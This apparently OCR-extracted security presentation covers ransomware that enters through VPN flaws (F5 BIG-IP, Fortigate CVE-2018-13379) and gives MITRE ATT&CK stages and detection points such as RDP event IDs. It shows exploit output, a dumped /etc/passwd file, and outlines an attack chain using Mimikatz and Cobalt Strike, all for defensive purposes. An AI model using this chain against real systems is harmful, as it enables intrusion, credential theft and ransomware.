
Attacks on F5 BIG-IP vulnerability

```
{
  "output": "root:x:0:0:root:/root:/bin/bash¥nbin:x:1:1:bin:/bin:/sbin/nologin¥ndaemon:x:2:2:daemon:/sbin:
/sbin/nologin¥nadm:x:3:4:adm:/var/adm:/sbin/nologin¥nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
¥nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin¥nuucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
¥noperator:x:11:0:operator:/root:/sbin/nologin¥nnobody:x:99:99:Nobody:/:/sbin/nologin
¥ntmshnobody:x:32765:32765:tmshnobody:/:/sbin/nologin¥nadmin:x:0:500:Admin User:/home/admin:
/sbin/nologin¥nvcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin¥ndbus:x:81:81:System message
bus:/:/sbin/nologin¥npostgres:x:26:26:PostgreSQL Server:/var/local/pgsql/data:
/sbin/nologin¥nf5_remoteuser:x:499:499:f5 remote user account:/home/f5_remoteuser:
/sbin/nologin¥nprofile:x:16:16:Special user account to be used by OProfile:/:
/sbin/nologin¥ntcpdump:x:72:72::/:/sbin/nologin¥nrpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:
/sbin/nologin¥nhsqldb:x:96:96::/var/lib/hsqldb:/sbin/nologin¥napache:x:48:48:Apache:/usr/local/www:/sbin
/nologin¥ntomcat:x:91:91:Apache Tomcat:/usr/share/tomcat:/sbin/nologin¥nmysql:x:98:98:MySQL server:/var
/lib/mysql:/sbin/nologin¥nnamed:x:25:25:Named:/var/named:/bin/false¥nqemu:x:107:107:qemu user:/:
/sbin/nologin¥nsshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin¥nsdm:x:498:495:sdmuser:
/var/sdm:/bin/false¥nntp:x:38:38::/etc/ntp:/sbin/nologin¥nsyscheck:x:199:10::/:/sbin/nologin
¥nrestnoded:x:198:198::/:/sbin/nologin¥ntwister5:x:0:500:twister5:/home/twister5:/bin/bash¥n"
}
```

See the contents of any files (/etc/passwd at that time)
※Image is for Verification purposes.

VPN servers are exploited in Ransomware attacks & Countermeasures from the trace of the attacker

Typical Ransomware TTPs



ATT&CK®

Invasion

Initial Access

VPN Exploit

Brute Force Attack

RDP

Internal Reconnaissance

Lateral Movement

Network Scan

Credential Access

Mimikatz

Privilege Escalation

DC Compromise

Data Theft

Collection

Data Collection

Exfiltration

Data Exfiltration

Destruction

Impact

RAT Cobalt Strike

Ransomware

Backup delete

Intimidation

Ransom Note

Data Leak

DDoS attack

Call Service

MITRE ATT&CK
https://attack.mitre.org/

Ransomware attack scenario

Initial invasion
Internal reconnaissance
CVE-2018-13379
Vulnerable Fortigate SSL-VPN
Domain Controller
File Server
Backup Server
C2
Run Ransomware


Intrusion using RDP via VPN device

Network Scan & Remote logon

Got domain administrator Credentials using Mimikatz

Run Cobalt Strike with PowerShell and download the ransomware

Ransomware detection points



Invasion
- Initial Access
- VPN Exploit
- Brute Force Attack
- RDP

Internal Reconnaissance
- Lateral Movement
- Network Scan
- Credential Access
- Mimikatz
- Privilege Escalation
- DC Compromise

Data Theft
- Collection
- Data Collection
- Exfiltration
- Data Exfiltration

Destruction
- Impact
- RAT Cobalt Strike
- Ransomware
- Backup delete

Intimidation
- Ransom Note
- Data Leak
- DDoS attack
- Call Service

MITRE ATT&CK
https://attack.mitre.org/

Detection
Initial invasion

- RDP
- VPN Exploit
- Brute Force Attack

Detection
Initial invasion

- RDP
- VPN Exploit
- Brute Force Attack


Remote logon

Access history by remote desktop.

Event ID:1149 , 4624

Here are two examples that are often seen in the traces of unauthorized intrusion from the outside.

